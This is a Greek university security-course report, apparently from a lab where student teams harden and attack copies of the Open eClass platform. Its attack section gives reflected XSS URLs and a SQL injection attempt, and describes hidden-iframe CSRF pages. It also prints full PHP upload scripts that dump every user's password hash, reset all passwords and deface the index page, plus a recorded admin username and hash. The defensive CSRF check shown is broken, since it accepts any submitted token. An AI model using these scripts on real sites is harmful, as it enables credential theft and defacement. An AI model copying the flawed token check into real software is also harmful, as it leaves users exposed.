Προστασία και Ασφάλεια Υπολογιστικών Συστημάτων

ΕΑΡΙΝΟ 2018-2019

Project #1

Καλογερόπουλος Ιωάννης:1115201500057
Παπασωτηρίου Ηλίας: 1115201500123

Team: Password132

Target: IllegalSkillsException

Προβλήματα ασφάλειας στην αρχική σελίδα του eclass και αλλαγές προστασίας

XSS

Η σελίδα του eclass σχεδόν δεν προστατευόταν καθόλου από Cross-site Scripting. Παρατηρώντας τον κώδικα μπορούσες να ανοίγεις και να κλείνεις τα html tags κατά βούληση. Παραδείγματα τέτοιων ευπαθειών ήταν οι περισσότερες φόρμες όπως στην αλλαγή του προφίλ, την περιοχή συζητήσεων, τα σχόλια στο ανέβασμα εργασίας, το μήνυμα στην τηλεσυνεργασία, αλλά και μέσω του url όπως η προσθήκη του "><script>alert("xss")</script><span class=" σε μερικές διευθύνσεις.

Για την προστασία του δικού μας site αποθηκεύσαμε στην βάση δεδομένων τα στοιχεία συμπλήρωσης φορμών περνώντας τα πρώτα ως όρισμα στην συνάρτηση htmlspecialchars(). Ενδεικτικά αρχεία που αλλάξαμε είναι τα:

modules/profile/profile.php (αλλαγή προφίλ)

modules/phpbb/index.php ./viewtopic.php (περιοχή συζητήσεων)

modules/auth/opencourses.php (όνομα μαθήματος)

module/dropbox/dropbox_submit.php ./index.php (ανέβασμα εργασίας)

Επίσης αντικαταστήσαμε σε αρκετά σημεία το $_SERVER['PHP_SELF'] με htmlspecialchars($_SERVER['PHP_SELF']) για να μην επιτρέπεται η εισαγωγή script tag στο url.

SQL Injection

Όλη η ασφάλεια που είχε το αρχικό site για sql Injection βασιζόταν σε escape χαρακτήρες και σε τοποθέτηση ‘ όπου υπήρχε είσοδος., κάτι που δημιουργεί δύο κινδύνους. Πρώτον υπάρχει η δυνατότητα να καταφέρεις να αποφύγεις το escape με ειδικούς χαρακτήρες πάνω από ένα byte (πράγμα που παρότι τις προσπάθειες δεν καταφέραμε) και δεύτερον υπάρχει ο κίνδυνος να ξεχαστούν κάπου να μπουν αυτάκια, που έγινε.

Παρόλο που μάλλον είναι πιο ασφαλές τρόπος η εκτέλεσης των sql ερωτημάτων με χρήση bind μεταβλητών, αλλάξαμε όλα τα ερωτήματα με ' ' γύρω από τις μεταβλητές όπου χρειαζόταν

Π.χ. Αντικατάσταση του $sql = "SELECT f.forum_type, f.forum_name FROM forums f, topics t WHERE (f.forum_id = '$forum') AND (t.topic_id = $topic) AND (t.forum_id = f.forum_id)";

με

$sql = "SELECT f.forum_type, f.forum_name FROM forums f, topics t WHERE (f.forum_id = '$forum') AND (t.topic_id = '$topic') AND (t.forum_id = f.forum_id)";

στο αρχείο modules/phpbb/viewtopic.php

CSRF

Το site δεν προστατεύεται καθόλου από csrf attacks. Με ένα λινκ από ένα κακόβουλο site που κλικάρει ο admin γίνεται να δημιουργηθούν-διαγραφούν μαθήματα,χρήστες εργασίες και γενικά όλες οι ενέργειες που μπορεί να κάνει ο administrator.

Για να αποφύγουμε τετοιες επιθέσεις δημιουργήσαμε ένα επιπλέον κρυφό πεδίο στα σημεία που υπάρχουν φόρμες. Κατά το "άνοιγμα" της σελίδας παράγεται ένας κρυφός κωδικός στο url

$_SESSION["token"] = md5(uniqid(mt_rand(),true));

και στο σημείο υποβολής της φόρμας ελέγχεται αν έχει οριστεί ο κωδικός αυτός και αν είναι ίδιος με τον προηγούμενο που έχει δημιουργηθεί

if (isset($_POST["token"]) || $_POST["token"]==$_SESSION["token"])

RFI

Στο αρχικό site επιτρεπόταν το ανέβασμα εργασιών και ανταλλαγής αρχείων με οποιαδήποτε κατάληξη. Έτσι τα αρχεία με κατάληξη .php, .js, .sh τα μετατρέψαμε σε .txt.

modules/dropbox/dropbox_submit.php


modules/work/work.php

Επιθέσεις

XSS

Καταφέραμε την εκτέλεση script στο url σε αρκετές ιστοσελίδες όπως:

http://illegalskillsexception.csec.chatzi.org/modules/auth/courses.php/"><script>alert("xss")</script><span class="





http://illegalskillsexception.csec.chatzi.org/modules/profile/personal_stats.php/"><script>alert("xss")</script><span class="

http://illegalskillsexception.csec.chatzi.org/modules/auth/listfaculte.php/"><script>alert("xss")</script><span class="

δηλαδή αυτές που το url έχει κατάληξη .php

Xss attack γινόταν και στο σημείο Περιγραφή αρχείου στην Ανταλλαγή αρχείων





Η εισαγωγή script σε υπόλοιπα σημεία φόρμας είχε προστατευτεί.

SQL Injection

Δοκιμάσαμε http://illegalskillsexception.csec.chatzi.org/modules/phpbb/viewtopic.php?topic=1) UNION SELECT username, user_password FROW users WHERE 1=1 -- &forum=1 στην περιοχή συζητήσεων χωρίς κάποιο αποτέλεσμα.

CSRF

Κάναμε αντιγραφή τις φόρμες του eclass και τις κρύψαμε σε ένα iframe για να μην υποψιαστεί κάτι ο admin και επίσης με ένα script καταφέραμε να εκτέλεσουμε αυτόματα το request. Έτσι πατώντας τον σύνδεσμο ο admin εμφανίζεται μία άσπρη σελίδα που να εκτελεί όμως τις κατάλληλες λειτουργίες. Για αυτό εμφανίζονται και περιοχόμενα συγκεκριμένων σελιδών puppies.html, puppies1.html για να είναι πιο πειστικά.

Για παράδειγμα το αρχείο puppies.php δημιουργεί ένα μάθημα και το puppies1.php διαγράφει ένα συγκεκριμένο μάθημα. Τα υπόλοιπα που υπάρχουν στον φάκελο evil έχουν δημιουργηθεί με σκοπό αντίστοιχο με το όνομά τους χωρίς όλα να το πετυχαίνουν.

RFI

Καταφέραμε να ανέβασουμε αρχεία php στο αντίπαλο site μέσω ανέβασμα εργασίας και τα τρέξαμε εξερευνώντας τα μέσα στους φακέλους. Ανεβάσαμε αρχεία από τον φάκελο deface_code όπως:

show_pass.php για να δούμε όλους τους κωδικούς όπως έχουν αποθηκευτεί στην βάση


```php
<?php
//username: drunkadmin password: 3c9e2e799cca6538238082912566dd86
echo "9\n";
set_include_path('./../');
chdir('./../../../../');
//include("index.php");
echo getcwd();

$path    = './';
$files = scandir($path);
//print_r($files);
include "index.php";

$query = mysql_query("SELECT username, password FROM user WHERE 1=1");
while ( $myrow = mysql_fetch_assoc($query) ){
      echo "username: ".$myrow['username']." password: ".$myrow['password'];
      echo "\n";
}

?>
```

αποκτώντας έτσι πρόσβαση ως Διαχειριστής Πλατρφόρμας



change_pass.php για να αλλάξουμε όλους τους κωδικούς σε password132

```php
<?php
set_include_path('./../');
chdir('./../../../../');
echo getcwd();

$path    = './';
$files = scandir($path);
include "index.php";

$upd = "UPDATE user
SET password = 'fafda651eaee8e1453edd6ac90b3adec'
WHERE 1 = 1 ";
db_query($upd, $mysqlMainDb);

?>
```

deface_index.php για να μετονομάσουμε το index.php σε index3.php και να ανεβάσουμε την δικιά μας έκδοση.

```php
<?php
chdir('./../../../../');
rename("index.php", "index3.php");
$target_dir = "./";
$target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);
$uploadOk = 1;
$imageFileType = strtolower(pathinfo($target_file,PATHINFO_EXTENSION));
// Check if image file is a actual image or fake image
if(isset($_POST["submit"])) {
    $check = getimagesize($_FILES["fileToUpload"]["tmp_name"]);
    if($check !== false) {
        echo "File is an image - " . $check["mime"] . ".";
        $uploadOk = 1;
    } else {
        echo "File is not an image.";
        $uploadOk = 1;
    }
}
// Check if file already exists
if (file_exists($target_file)) {
    echo "Sorry, file already exists.";
    $uploadOk = 1;
}
// Check file size
if ($_FILES["fileToUpload"]["size"] > 500000) {
    echo "Sorry, your file is too large.";
    $uploadOk = 1;
}
// Allow certain file formats
if($imageFileType != "php" && $imageFileType != "png" && $imageFileType != "jpeg"
&& $imageFileType != "gif" ) {
    echo "Sorry, only JPG, JPEG, PNG & GIF files are allowed.";
    $uploadOk = 1;
}
// Check if $uploadOk is set to 0 by an error
if ($uploadOk == 0) {
    echo "Sorry, your file was not uploaded.";
// if everything is ok, try to upload file
} else {
  echo "ok";
    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
        echo "The file ". basename( $_FILES["fileToUpload"]["name"]). " has been uploaded.";
    } else {
        echo "Sorry, there was an error uploading your file.";
    }
}
?>


<html>
<body>

<form action=" <?$_SERVER['PHP_SELF'];?> " method="post" enctype="multipart/form-data">
    Select image to upload:
    <input type="file" name="fileToUpload" id="fileToUpload">
    <input type="submit" value="Upload Image" name="submit">
</form>

</body>
</html>
```

Για να έχουμε πρόσβαση στην βάση έπρεπε να συνδεθούμε με αυτήν. Για να το πετύχουμε αυτό αλλάξαμε directory μέσω της php και κάναμε include το index.php που ενωνόταν με την βάση αυτόματα.

Για να ανεβάσουμε δικό μας αρχείο φτιάξαμε για εργασία ένα php που ανέβαζε φάκελο, μετονομάσαμε το index.php και ανεβάσαμε το δικό μας.

Open eClass

Not secure | illegalskillsexception.csec.chatzi.org

OPENeCLASS
COURSE MANAGEMENT SYSTEM

Ελληνικά

Αναζήτηση

Σύνθετη αναζήτηση

Βασικές Επιλογές

- Κατάλογος Μαθημάτων
- Εγγραφή Χρήστη
- Διαθέσιμα Εγχειρίδια
- Ταυτότητα Πλατφόρμας
- Επικοινωνία

Αρχική Σελίδα

Open eClass - Πλατφόρμα Ασύγχρονης Τηλεκπαίδευσης

Καλωσορίσατε στο Open eClass!

Η πλατφόρμα **Open eClass** αποτελεί ένα ολοκληρωμένο Σύστημα Διαχείρισης Ηλεκτρονικών Μαθημάτων. Έχει σχεδιαστεί με προσανατολισμό την ενίσχυση της συμβατικής διδασκαλίας αξιοποιώντας την ήδη σε υψηλό βαθμό αφομοιωμένη στο χώρο της εκπαίδευσης πληροφορική τεχνολογία. Ακολουθεί τη φιλοσοφία του λογισμικού ανοικτού κώδικα και υποστηρίζει την υπηρεσία Ασύγχρονης Τηλεκπαίδευσης χωρίς περιορισμούς και δεσμεύσεις. Η πρόσβαση στην υπηρεσία γίνεται με τη χρήση ενός απλού φυλλομετρητή (web browser) χωρίς την απαίτηση εξειδικευμένων τεχνικών γνώσεων.

Στόχος είναι η ενίσχυση της εκπαιδευτικής διαδικασίας, προσφέροντας στους συμμετέχοντες ένα δυναμικό περιβάλλον αλληλεπίδρασης και συνεχούς επικοινωνίας εκπαιδευτή εκπαιδευόμενου. Ειδικότερα, επιτρέπει στον εκπαιδευτή την ηλεκτρονική οργάνωση, αποθήκευση και παρουσίαση του εκπαιδευτικού υλικού και παρέχει στον εκπαιδευόμενο ένα εναλλακτικό κανάλι εξατομικευμένης μάθησης ανεξάρτητο από χωροχρονικές δεσμεύσεις.

Σύνδεση χρήστη

Όνομα χρήστη (username)

Συνθηματικό (password)

Είσοδος

Ξεχάσατε το συνθηματικό σας;